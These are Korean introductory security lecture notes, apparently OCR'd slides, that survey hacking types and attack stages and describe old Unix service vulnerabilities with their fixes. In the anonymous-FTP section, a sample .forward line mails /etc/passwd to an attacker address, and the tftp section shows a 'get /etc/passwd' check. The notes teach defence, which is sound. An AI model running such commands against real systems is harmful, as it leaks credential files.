해킹 관련 (1)
- 기존 수법

정보보호 개론

해킹이란

- 해킹
  - 악의적으로 시스템을 파괴하는 행위
  - 시스템의 사용을 막는 행위(크래킹의 의미)
  - 법률적인 의미
    - "시스템의 관리자가 구축해 놓은 정보시스템과 보안 망을 어떤 목적에서 무력화 시켰을 경우 이에 따른 모든 행동을 해킹이라고 한다."
  - 네티즌 간
    - 보통 시스템 관리자의 권한을 불법적으로 획득한 경우
    - 이를 악용해 다른 사용자에게 피해를 준 경우
  - 컴퓨터 비정상(불법) 분야

비정상 분야	설 명	비 고
시스템 해킹	전산망, 시스템 취약점 해킹	일반 해킹
하드웨어 해킹	상용시스템 하드웨어 락 해킹	신용카드 등
무정부주의 해킹	파괴, 혼란을 노리는 공격	사이버 테러
바이러스 해킹	웜, 바이러스 등 제작, 배포	자료파괴, 동작정지
전화망 해킹	전화망 해킹 과금 조작, 파괴	프리킹(Phreaking)

해킹의 분류 (1)

- 해커의 동기에 의한 분류

해커의 종류	동 기	비 고
단순 해커	전산망, 시스템 취약점 해킹	대부분의 해커
내부 불순분자 해커	개인,집단의 이익과 동기	내부 직원
범죄적 해커	금전적 이익 추구	금융망 등 대상
테러리스트/그룹	개인, 그룹 등이 추구하는 이상	혼란, 파괴 목적
기업체 고용 해커	기업 이익 추구	기업정보 유출
국가 고용 해커	경쟁국 등 정보 유출	국가 이익 추구

해킹의 분류 (2)

- 목적에 따른 분류
  - 시스템 자원의 불법적인 사용으로 또 다른 해킹을 위한 침입(intrusion)의 형태
  - 서비스가 불가능하도록 시스템 자원을 소진시키거나, 특정 호스트 또는 특정 네트워크를 공격하는 서비스거부(denial of service) 형태
  - "정보는 돈이다"라는 목적으로 정보의 도용 및 수집으로 수익 창출하려는 목적으로 하는 형태
- 위치에 따른 분류
  - 지역적인 공격(local attack)
    - 이미 시스템에 진입할 수 있는 자격을 가진 상태에서 루트(root)의 권한을 획득하는 것을 주목적으로 하는 해킹 방법을 사용
    - 지역적인 공격의 예
      - 악성 프로그램 이용과 사회공학적인 방법
  - 원격 공격(remote attack)
    - 버퍼 오버플로우(buffer overflow) 공격방법
    - 소프트웨어 보안 버그 공격방법 : "rdist"
    - 전자메일과 관련된 전자메일 폭탄, 스팸메일 공격 등

해킹의 4단계 절차

- 정보수집 단계
  - 해킹 대상 정보시스템 혹은 네트워크의 취약점을 분석하는 단계
  - 관계기관 질의, 포트 스캐닝을 통해 대상의 영역을 좁힘
  - 서비스 정보 및 취약점 정보 수집
  - 원격 서버의 운영체제에 관련된 정보 수집
- 불법적인 접근단계
  - 정보시스템에 침입하여 일반 사용자에게서 관리자의 권한을 획득하는 단계
  - 도청, 패스워드 추축을 통한 로그인
  - 방치해둔 패스워드 도용
- 루트 권한을 획득하는 단계
  - 원격에서 시스템에 침입하는 단계
  - 목표로 했던 호스트 내부에 잠입하여 관리자 권한 획득
  - 호스트 내부의 취약점 이용
- 백도어 설치 및 침입 흔적 제거
  - 해커가 다음에 다시 침입할 경우에 편이성을 위해서 백도어(back-door) 프로그램을 설치
  - 시스템에서 나가기 전에 접근기록 등의 로그파일을 삭제하여 침입 흔적 제거

해킹 수법 (1)

- 사회 공학적 침입 수법(Social Engineering)
  - 시스템 관리자를 속이는 방법
  - 대비책
    - 관리자나 사용자들에 대한 교육과 잘 정의된 신분확인 절차 등이 요구
- 사용자 도용(Impression)
  - 정당한 사용자의 ID를 도용
  - 스니퍼(Sniffer) 해킹 프로그램
    - 네트워크 접근 시의 ID와 패스워드 등을 훔치는 방법
  - 대비책
    - 물리적인 사용자 확인, 링크레벨의 암호화 등이 필요
- 시스템의 취약점 공격(Exploits)
  - 시스템 자체가 갖고 있는 버그를 이용하여 이를 보안 취약점으로 활용
  - 대비책
    - 시스템 개발 시 보안 기법의 구현이 요구
    - 항상 최신 버전으로 패치

해킹 수법 (2)

- 호스트 위장(Transitive Trust)
  - 목표 호스트가 신뢰하는 시스템이나 네트워크로 잠시 위장하는 수법
    - .rhost에 불법 호스트를 정의하거나 IP를 속이는 여러 가지 공격기법
    - finger redirection 공격
    - src routing 공격
    - ftp bounce 공격
  - 대비책
    - 시스템이 신뢰하는 시스템의 정의와 구성 등을 주의 깊게 하고 접근하는 호스트가 정당한지 올바로 판단해야 함
- 데이터에 의한 공격(Data Driven Attack)
  - 불법 프로그램을 이식하는 경우
    - 전자우편을 통한 바이러스가 감염된 프로그램 전송
    - 매크로 바이러스가 포함된 문서를 통한 악성 스크립트 실행
  - 대비책
    - 사용자는 외부의 자료수신 시 항시 바이러스 감염여부에 대해 주의

해킹 수법 (3)

- 구조적 공격(Infrastructure Attack)
  - 시스템이나 네트워크 프로토콜 등의 구조적 문제점을 공격하는 수법
    - 도메인네임 스푸핑(DNS Spoofing)
    - ICMP 폭탄(Bombing)
    - 소스라우팅(Source Routing)
    - TCP Sequence Guessing 등
  - 대비책
    - 구조적 문제를 가진 시스템이나 프로토콜의 재설계가 필요
- 서비스 거부 공격(Denial of Service Attack)
  - 시스템의 정상적인 동작을 방해하는 공격수법
    - 대량의 데이터 패킷을 네트워크로 전송하거나 전자우편으로 보내는 등의 공격
  - 대비책
    - 근본적인 대책은 부재
    - 공격기법별로 대책을 마련해야 함

해킹 수법 (4)

- 해킹수법의 분류

분류	해킹수법 예제	설명
사회공학	전화를 걸어 위장	정당한 사용자로 속여 권한 요구
개인도용	패스워드 크랙	패스워드 파일에서 패스워드 알아냄
	패스워드 스니핑	네트워크 도청으로 ID와 패스워드 알아냄
호스트 위장	신뢰하는 호스트로 위장	.rhost, /etc/hosts.equiv 등에 불법 호스트 삽입
취약점 이용	전자우편 취약점 이용	sendmail 프로그램의 문제점을 이용한 경우로서, 패스워드 파일 전송, root 접근, 명령 수랭 등
	NFS 취약점	잘못 구성된 NFS를 불법으로 마운트
	wu-ftpd 문제	버그가 있는 버전
	AIX rlogin 문제	root로 패스워드를 묻지 않고 로그인
	lpr, ELM autoreply 문제	root 프로세스의 작업 수행
	password 문제	임의의 파일 생성 (/.rhosts)
	NCSA http 문제	임의의 외부작업 수행, cgi 취약
	tftp 문제	패스워드 파일 전송 가능
	NIS 문제	yp 클라이언트의 rpc-ypupdated 수행시 문제

해킹 수법 (5)

- 해킹수법의 분류 (계속)

분류	해킹수법 예제	설명
해킹프로그램	트로이목마, setuid, setgid, 백도어 등	시스템 내부에 설치하여 불법 권한을 얻거나 불법 작업 수행
	SATAN, ISS, AutoHack	원격호스트에서 보안 취약부분 공격
구조적 문제	IP Spoofing	원격호스트에서 신뢰하는 호스트로 불법 접속
서비스 거부	mail storm	메일을 반복 전송, 디스크 용량 초과
	icmp 공격	라우팅을 교란하여 네트워크의 정상 운영 방해


해킹 수법 (6)

- 해킹방지 관련 기술 분류

해킹방지기술	설명	관련제품, 활동
전산망 방화벽	전산망 불법침입 방지	Firewall 시스템
바이러스 방지	바이러스 침투방지, 예방	바이러스 백신, 스캐너
침입탐지기술	침입 실시간 확인	IDES, RealSecure, NetStalker 등
접근제어기술	사용자와 자원간 통제	Multilevel Secure OS 등
향상된 사용자 인증 기술	강력한 사용자 신분 인증	SecureID
취약성 점검, 관리 기술	취약점 점검, 분석, 관리	ISS Suite, SATAN, OmniGuard 등
로그, 감사 평가	시스템 부당 사건 감시 등	Tripwire, MD5 등
보안 컨설팅	보안성 진단, 설계	CSI, NCSA, SRI 등
침입자 분석, 추적 지원	침입흔적 분석, 추적지원	CERT, CIAC, ASSIST 등

해킹 현황 및 사례 (1)

- 해킹 현황



해킹 현황 및 사례 (2)

- 해킹 현황(계속)
  - 제 1기
    - 간단하고도 시간이 많이 소요되는 해킹기법으로 패스워드를 추측하기 위하여 지속적인 수작업 또는 자동적인 수작업 방법을 시도하던 시기
  - 제 2기
    - 명령어(command) 조합에 의한 해킹이 시도되어 시스템 환경 및 구성요소에 오류를 유도하여 시스템의 사용을 불가하게 만들었음
  - 제 3기
    - 프로그래밍(programming)에 의한 해킹이 주를 이루었음
  - 제 4기
    - 해킹 도구와 악성 소프트웨어인 인터넷 웜 등이 혼합되어 사용되기 시작

해킹 현황 및 사례 (3)


- 해킹 현황(계속)
  - 현재 제5시기에서 제6시기로 변화하는 블랙햇(Blackhat)영역의 시기와 화이트햇(Whitehat) 영역의 시기 불일치 현상이 존재 (1시기의 격차)
    - 블랙햇(Blackhat)
      - 프로그램 개발 측면(underground)에서 연구하고 있는 해킹기법
        - 무선공격
        - 데이터베이스 SQL 주입공격
        - 진보된 버퍼오버플로우 공격
      - 새로운 시기의 공격기법 자체에 관심
    - 화이트햇(Whitehat)
      - 실제 인터넷 현장에서 대규모 발생하고 있는 해킹기법
        - 코드레드, 님다
        - 윈도우 트로이언
        - 분산서비스거부 공격
        - 웹응용공격
      - 이전 시기의 공격기법에 대한 대책에 관심

해킹 현황 및 사례 (4)

- 기술 관점에서 본 해킹 기법
  - 정보획득방법(scanning)
  - 네트워크 통신 취약점을 이용한 공격(TCP/IP 오류)
  - 시스템 관리 잘못을 이용한 공격
  - 소프트웨어 구현상의 오류(bug)를 이용한 공격
  - 소프트웨어 구현상의 은닉기법(back-door)을 이용한 공격
  - 서비스 제공 방해 (denial-of-service)
  - 자동공격과 침투기법 (worm, troijan horse)

시대별 해킹 공격의 변화

- 연도별 해킹 공격의 변화
  - 1990년대 이전
    - 사회공학적인 공격 기법
  - 1992년 이후
    - 통신기술의 발달과 개인 인터넷의 확산으로 해킹 프로그램 확산
  - 1996년 이후
    - 분산환경시스템 구축과 인트라넷, 엑스트라넷의 구현 등으로 서비스 거부 공격 확산
  - 최근
    - 바이러스, 웜 등과 혼합된 해킹공격



과거의 해킹유형 (1)

- 예전의 해킹 유형
  - 주로 네트워크 상이나 로컬 호스트 상에서 환경이 잘못 설정된 것을 이용해 관리자의 권한을 얻는 초보적인 해킹이 많았음
- UNIX 시스템에서의 버그
  - /usr/local/bin/sysinfo version 1.0.0 의 버그
    - IFS(Internal File Seperator)
      - 쉘(shell) 변수로 선언할 때 여러 문제를 일으키는 경우가 많음
      - 내부 사용자(user)들이 마음대로 조작해 관리자의 권한을 얻어낼 수 있음
      - 쉘 변수 중 IFS를 /로 선언하고 몇가지 트릭을 거쳐서 루트 권한 획득
    - 예
      - loadmodule 해킹, expreserve 해킹, rdist 해킹 등
    - 해결책
      - sysinfo 버전 2.0.6 을 구해서 새로 인스톨

과거의 해킹유형 (2)

- UNIX 시스템에서의 버그 (계속)
  - rdist 버그
    - SunOS 4.1.2와 그 이전의 OS, A/UX 2.0.1, SCO 3.2v4.2, BSD NET/2 계열 Systems 또는 BSD rdist를 지원하는 대부분의 시스템에서 /usr/ucb/rdist나 /usr/bin/rdist는 보안에 문제가 되는 버그를 가지고 있음
    - rdist
      - popen(3)이라는 내부 시스템 함수(C function)를 이용해 해킹을 함
    - 해킹을 위해 이용하는 sendmail
      - 프로그램은 루트(root) 의 권한을 갖고 실행이 되게 됨
      - setuid 때문인데 이를 악용하여 어떤 유저라도 루트(root) 가 될 수 있음
    - 해결책
      - SunOs의 Patch-ID# 100383-06 의 패치를 가져와 설치
      - rdist의 기능을 없애기 위해 setuid 비트(bit)를 제거하거나 퍼미션을 0으로 함

과거의 해킹유형 (3)

- UNIX 시스템에서의 버그 (계속)
  - autoreply 버그
    - /usr/local/bin/autoreply
      - elm 패키지의 설치에서 부수적으로 따라 나오는 프로그램
    - elm의 버그
      - 모든 운영체제에서 공통적으로 지적되는 문제점
      - 운영체제에 관계없이 Elm Mail System을 쓰기만 하면 보안의 헛점을 가지게 됨
      - setuid의 수행 중 인터럽트를 걸어 루트(root)의 권한으로 프로그램이 작동하는 상태에서 자신이 원하는 작업을 수행하도록 조작
      - 원하는 곳에 임의의 파일 기록 (주로 root의 .rhost 조작)
    - 해결책
      - 아예 autoreply의 퍼미션을 0이나 666으로 주어 사용을 못하게 함

과거의 해킹유형 (4)

- UNIX 시스템에서의 버그 (계속)
  - passwd(/usr/bin/passwd)의 버그
    - /bin/passwd -F의 버그라고도 함
    - SunOS 4.1.x의 기종에서 해당되는 버그
    - 일반 유저라도 버그를 이용해 임의의 파일(일반적으로 root의 .rhosts)을 생성
    - 파일이 생성되기를 원하는 디렉토리에 symbolic link를 걸어놓고 자신이 만들고 싶은 파일을 이곳으로 링크시키는 방법을 이용하는 것
    - 해결책
      - 벤더들에게서 패치(버그 수정 프로그램)를 구하도록 함
      - 패스워드의 실행파일에서 -F 옵션을 삭제

과거의 해킹유형 (5)

- FTP 프로토콜 취약성에 의한 버그
  - 익명의(anonymous) ftp
    - ftp
      - 어떤 호스트에서 다른 호스트로 파일들을 전송하기 위한 프로토콜
    - ftp의 유용한 특징 - 익명으로 로그인(anonymous login)
      - 시스템에 계정이 없는 사용자들을 허가
      - 사용자들은 ftp 디렉토리로부터 파일을 전송하기 위하여 제한된 접근을 가짐
      - 자유롭게 공개적으로 소프트웨어를 분산하기를 원할 때 유용
    - UNIX 호스트의 ftp 홈 디렉토리가 쓰기 가능하도록 되어있을 때
      - 원격 침입자는 시스템으로 접근을 획득하거나 파일을 대체하기 위하여 .rhosts나 .forward 파일을 업로드(upload)할 수 있음
      - PC(DOS 나 MAC)가 익명의 사용자들이 파일 시스템으로 쓰기 접근을 허가할 경우, 원격 침입자는 임의의 프로그램이나 환경설정 파일을 대체하거나 파일 시스템을 파괴할 수 있음

과거의 해킹유형 (6)

- FTP 프로토콜 취약성에 의한 버그 (계속)
  - 익명의(anonymous) ftp (계속)
    - FTP를 안전하게 제공하기 위한 주의사항

ftp 디렉토리의 쓰기 금지
.rhosts 파일 사용에 주의 : ++(모든 원격 시스템 허용)
.forward 파일의 업로드에 주의
예 / bin/mail hacker@int ruder .com 〈/etc/ passwd
ftp/ etc 및 ftp/ bin 디렉토리 및 파일의 쓰기 금지
ftp/ etc/ passwd , ftp/ bin/ ls , ftp/ bin/ sh
ftp/ etc/ passwd 파일이 암호화된 필드를 *로 대체
(/etc/passwd 가 일치하지 않지만 주의)

    - ftp 사용시 주의해야 할 파일
      - /etc/ftp users 파일과 /etc/shells 파일

과거의 해킹유형 (7)

- FTP 프로토콜 취약성에 의한 버그 (계속)
  - 익명의(anonymous) ftp
    - /etc/ftpusers 파일
      - 개별적인 사용자에게 ftp 접근을 부정하기 위하여 사용하는 파일
      - 파일에 리스트 된 사용자들은 ftp를 통하여 시스템으로 로그인할 수 없음
      - 만약 이 파일이 존재하지 않는다면 리스트가 비어있는 것으로 가정되어 어떤 사용자라도 ftp로 시스템에 접근할 수 있음
    - /etc/ftpusers에 리스트 되는 최소 조건

      사용자 ID가 0인 계정 예) super – user , root 등

      시스템 계정들 예) bin, daemon , news , sync, sys , uucp 등

    - /etc/ shells 파일
      - /etc/shells 파일에 포함된 쉘을 가지지 않은 사용자에 대하여 ftp 접근을 부정하기 위한 것
      - 특별한 쉘들 (service accounts, disable account 등)을 가지는 계정들이 ftp에 사용되는 것으로부터 안전하게 보호하기 위하여 사용
      - /etc/shells 파일의 최소조건은 bin/sh과 bin/csh 포함과 같음

과거의 해킹유형 (8)

- FTP 프로토콜 취약성에 의한 버그 (계속)
  - wu-ftp 취약성
    - wu-ftp 데몬
      - extra 로그인, 제한된 원격 명령어 지원, ftpd의 표준 BSD 버전에 대한 다른 특성을 지원하기 위한 ftpd의 수정된 버전
      - 부가적인 코드로 복잡성이 증가되면서 다중 소프트웨어 버그들이 발견 됨
    - SITE EXEC 명령어에 있는 버그와 마찬가지로 코드의 레이스 조건 (race condition) 문제가 발생
    - 취약성을 이용하여 ftpd를 수행하고 있는 호스트로 원격 또는 로컬에서 루트 접근이 가능
    - 조치사항
      - wu-ftp가 필요하지 않는 한 확장되거나 변경된 ftp를 사용하지 않는 것
      - wu-ftp의 가장 최근 버전으로 교체
      - tcp wrapper를 사용하여 ftp 접근을 제한

과거의 해킹유형 (9)

- FTP 프로토콜 취약성에 의한 버그 (계속)
  - tftp 취약성
    - tftp(Trivial ftp)
      - 디스크 없는 워크스테이션들의 네트워크 부트 기능으로 유저 데이터그램(user datagram) 방식의 접속 없이 프로토콜을 이용
      - 단순한 프로토콜이므로 보안상의 헛점을 가지고 있음
    - tftp 설치를 잘못해 놓았을 경우 외부의 해커가 tftp를 이용해 /etc/passwd 파일을 가져갈 수 있음
    - 자신의 호스트에 설치된 tftp가 안전한지를 get /etc/passwd를 이용해 확인해 보는 것이 바람직함

과거의 해킹유형 (10)

- FTP 프로토콜 취약성에 의한 버그 (계속)
  - tftp 취약성(계속)

```
[iim-193] tftp iim.kimpo.ac.kr
tftp> status
Connected to iim.kimpo.ac.kr.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 7 seconds, Max-timeout: 20 seconds
tftp> get /etc/passwd
Error code 1: File not found
tftp>
```

  - 에러메시지가 뜨지 않는다면 설치가 잘못된 것이니 수정하기 바람
  - 만일 쓰지 않는다면 아예 퍼미션(permission)을 0으로 두어 작동을 못하게 하든가 /etc/inetd.conf를 다음과 같이 둠

```
tftp dgram udp wait nobody /usr/etc/in.tftpd in.tftpd -s /tftpboot
```

TCP_WRAPPER를 사용하는 것도 많은 도움이 된다.

과거의 해킹유형 (11)

- E-mail 취약성
  - SunOS 4.X.X /usr/lib/sendmail의 버그
    - SMTP(Simple Mail Transfer Protocol)의 버그라고 불리기도 함
    - 메일의 송수신을 위하여 사용되며 ftp 소프트웨어로 된 sendmail의 구버전에는 몇가지 버그들을 가지고 있음
    - 인터넷 웜 (internet worm)에 사용
    - sendmail 5.61 이전 버전
      - 인터넷 웜에 사용된 보안 취약성을 가지고 있음
    - 1995년 2월 이전에 만들어진 대부분의 sendmail 버전
      - 악의를 가진 사용자가 명령어 라인의 변수나 프로세스 환경에 새로운 라인을 이용하여 인정되지 않은 권한을 획득 할 수 있음
    - 부가적으로 IDENT을 지원하는 pre- 8.6.10 sendmail 버전
      - 원격 침입자가 시스템에 인증되지 않은 접근을 획득할 수 있는 문제를 가지고 있음

과거의 해킹유형 (12)

- E-mail 취약성 (계속)
  - SunOS 4.X.X /usr/lib/sendmail의 버그 (계속)
    - 문제 해결
      - 최신 버전으로 sendmail을 교체
    - sendmail의 안전한 운영
      - aliase 파일들 (/usr/lib/aliases 또는 /etc/aliases)로부터 decode 및 undecode aliase들을 제거
      - wizard 패스워드가 환경설정 파일 sendmail.cf에서 기능이 제거되어 있는지 확인
      - sendmail이 debug 명령어를 지원하는지 확인
      - debug 명령어를 지원할 경우 최근 버전으로 교체해야 함

과거의 해킹유형 (13)

- E-mail 취약성 (계속)
  - binmail(/usr/bin/mail)의 버그
    - SUN OS 4.1.x의 버전에서 적용되는 버그
    - 파일 시스템의 어느 곳에라도 임의의 파일을 생성시킬 수 있어서 일반 유저들이 루트(root)가 될 수 있음
    - /var/spool/mail의 디렉토리 퍼미션이 rwxrwxrwx로 모든 유저에게 쓰기 권한이 허가돼있기 때문에 야기 되었던 버그
    - 해결책
      - 패치(patch)프로그램으로 수정
      - 메일 스풀(mail spool) 디렉토리의 쓰기 권한을 아예 없애는 방법
      - 1991년 이전의 /bin/mail 버전은 이 취약성을 가지고 있으므로 새로운 버전으로 교체

과거의 해킹유형 (14)

- Finger
  - finger 서비스
    - finger와 fingerd 프로그램으로 제공
    - 사용자명, 홈 디렉토리, 마지막 로그인 시간 등 사용자에 대한 정보를 제공
  - fingerd 프로그램
    - 정보를 획득하고자하는 원격 호스트의 사용자에게 접근을 허가함
  - fingerd에서의 버그
    - 인터넷 웜에 이용
  - 해결책
    - 1988년 이전의 fingred 버전은 인터넷 웜에 사용된 버그를 가지고 있으므로 새로운 버전으로 교체
    - /etc inted.conf에서 이 기능을 제거해야 함

과거의 해킹유형 (15)

- NFS(Network File System)
  - 네트워크 파일시스템(NFS)
    - 여러 개의 워크스테이션을 하나의 시스템처럼 동작할 수 있게 함
    - 보안상 여러 가지 문제점을 가지고 있음
  - 네트워크 파일 시스템의 기본적인 문제점
    - NFS는 Sun의 RPC(Remote Procedure Call)상에서 설계되어 인증을 위해서 RPC를 사용
    - 안전(Secure)한 형태의 RPC를 사용하지 않으면 속임(Spoofing)당하기 쉬움
    - 네트워크상의 NFS에 의해 전달된 정보는 암호화되어 있지 않아 가로채기 당하거나 대체 될 수 있음
  - 네트워크 파일 시스템(NFS)의 조치사항
    - 전송(export)된 파일시스템에 접근하는 호스트를 전송하고, 클라이언트가 마운트하는 파일 시스템의 수를 제한
    - 가능하면 export하는 파일시스템을 읽기 전용으로 하고, 루트(root) 소유로 함
    - 파일과 디렉토리의 접근허용 모드를 각각 644, 755로 세팅한 후 루트(root)소유로 함

과거의 해킹유형 (16)

- NFS(Network File System) (계속)
  - 네트워크 파일 시스템(NFS)의 조치사항
    - 실행 가능한 파일들을 전송 하지 말도록 함
    - 서버로의 직접적인 로그인을 허락 않도록 함
    - showmount -e를 사용하여 반출된 목록들을 점검
    - Secure NFS를 사용
    - /etc/export 파일은 자신의 파일 시스템을 다른 호스트가 NFS를 이용하여 사용할 수 있도록 허가
      - 전송 가능한 파일 시스템명과 마운트할 수 있는 호스트들의 목록 구성
    - 네트워크 파일 시스템(NFS)의 조치사항

```
/ user – access=isis :horus ,root=isis :horse / * access 가능, root 권한부여 */
/ home – access=isis :horus / * access 가능 */
/ usr1 – ro / * read only */
/ usr2 / * every one */
```

    - 전송 파일을 작성할 경우 지켜야 할 주의사항
      - 옵션을 이용하여 접근을 최대한 제한
      - showmount-ehostname 명령어를 이용하여 전송하고 있는 파일시스템 확인
      - 전송해 줄 호스트들을 제한
      - 가능하면 전송(export)할 파일 시스템을 제한
      - 옵션이 256자를 넘지 않도록 주의
      - 접근을 허가해 주어야 할 호스트가 많은 경우 netgroup을 사용

과거의 해킹유형 (17)

- NIS(Network Infomation Service)
  - 네트워크 정보 서비스(NIS)
    - 워크스테이션들로 이루어진 서브 네트워크를 효율적으로 관리하기 위한 소프트웨어
    - 중요한 데이터베이스 파일(etc/passwd, etc/group, /etc/hosts, /etc/netgroup 등)들을 네트워크를 통하여 공유
    - NIS 서버들은 접근제어를 하지 않으며 도메인명을 이용하여 클라이언트는 서버로 연결될 수 있음
    - 연결되는 즉시 클라이언트 시스템은 passwd map, hosts map, alias map이 포함된 NIS map들을 요구할 수 있음
  - NIS에서 map의 보안
    - 단지 도메인명의 보안
  - NIS 보안 취약성에 대한 조치사항
    - 네트워크 게이트웨이에서 포트 111 (portmap) blocking을 고려
    - alternative password(예를 들면, anlpasswd) 명령어를 인스톨하여 패스워드를 선택하는 정책을 강화
    - 포트 111에서 트래픽을 필터링하는 방화벽 뒤에서 사용될 수 있음

과거의 해킹유형 (18)

- RSA(Remote shell Access)
  - 원격 쉘 접근(RSH)
    - rshd와 rlogind은 신뢰(trust)에 기초하여 접근을 허가하는 서비스
  - 신뢰는 원격 시스템에서 전송하는 패킷에 있는 호스트명 및 로그인명과 .rhosts 또는 host.equv 파일의 호스트명 및 로그인명을 비교하여 결정
  - .rhosts나 hosts.equiv에서 전형적인 엔트리
    - system A user B와 같이 시스템명과 사용자명
  - wildcard 엔트리 systemA+
    - systemA의 모든 사용자를 허가함
    - wildcard 엔트리++는 모든 시스템의 모든 사용자의 접근을 허가
    - .rhosts는 대부분 공격 스크립트의 주요 목표
  - 문제점 보완
    - rshd와 rlogind은 DNS resolver을 사용한 reverse name lookup을 사용
    - 침입차단 시스템(firewall)의 접근 통제 보안기능으로 해결이 가능

과거의 해킹유형 (19)

- rexd
  - rexd 서비스
    - 원격 사용자가 서버에서 명령어를 실행하도록 권한을 부여
    - rsh과 유사하나 사용자의 로컬 파일시스템이 원격에 NFS로 마운트 되어 있고, 로컬 환경변수들이 원격시스템으로 전송되는 특성이 부가됨
  - 클라이언트 시스템은 원격 rexd 서버에서 명령어를 실행하기 위하여 on command를 사용
    - on command는 현재의 uid를 이용
    - 해커는 bin이나 데몬처럼 원격 시스템에 존재하는 uid로 접속 할 수 있으며 자동적으로 이것을 실행하는 custom 프로그램을 생성할 수 있음
  - rexd는 인터넷으로 연결된 호스트에서 사용해서는 안 됨

과거의 해킹유형 (20)

- X 서버
  - 많은 워크스테이션들은 xhost+를 사용함으로써 제한되지 않은 원격 접속을 허가하는 X 서버를 실행
  - X서버에서의 인증
    - IP주소(IP Address)에 의존하는 xhost 메커니즘을 사용하지 않고 .Xauthority 파일과 매직쿠키 (magic cookies)를 사용
    - 취약점
      - 매직 쿠키의 네트워크 전송에 대한 패킷 도청(스니퍼 : sniffer)
      - xterms에 연관 : allow Send Event 키스트로크가 전송될 수 있음
        - 원격 사용자가 사용자의 타이핑을 캡쳐(capture)하도록 허락하는 셈
- TCP 포트에서의 모뎀
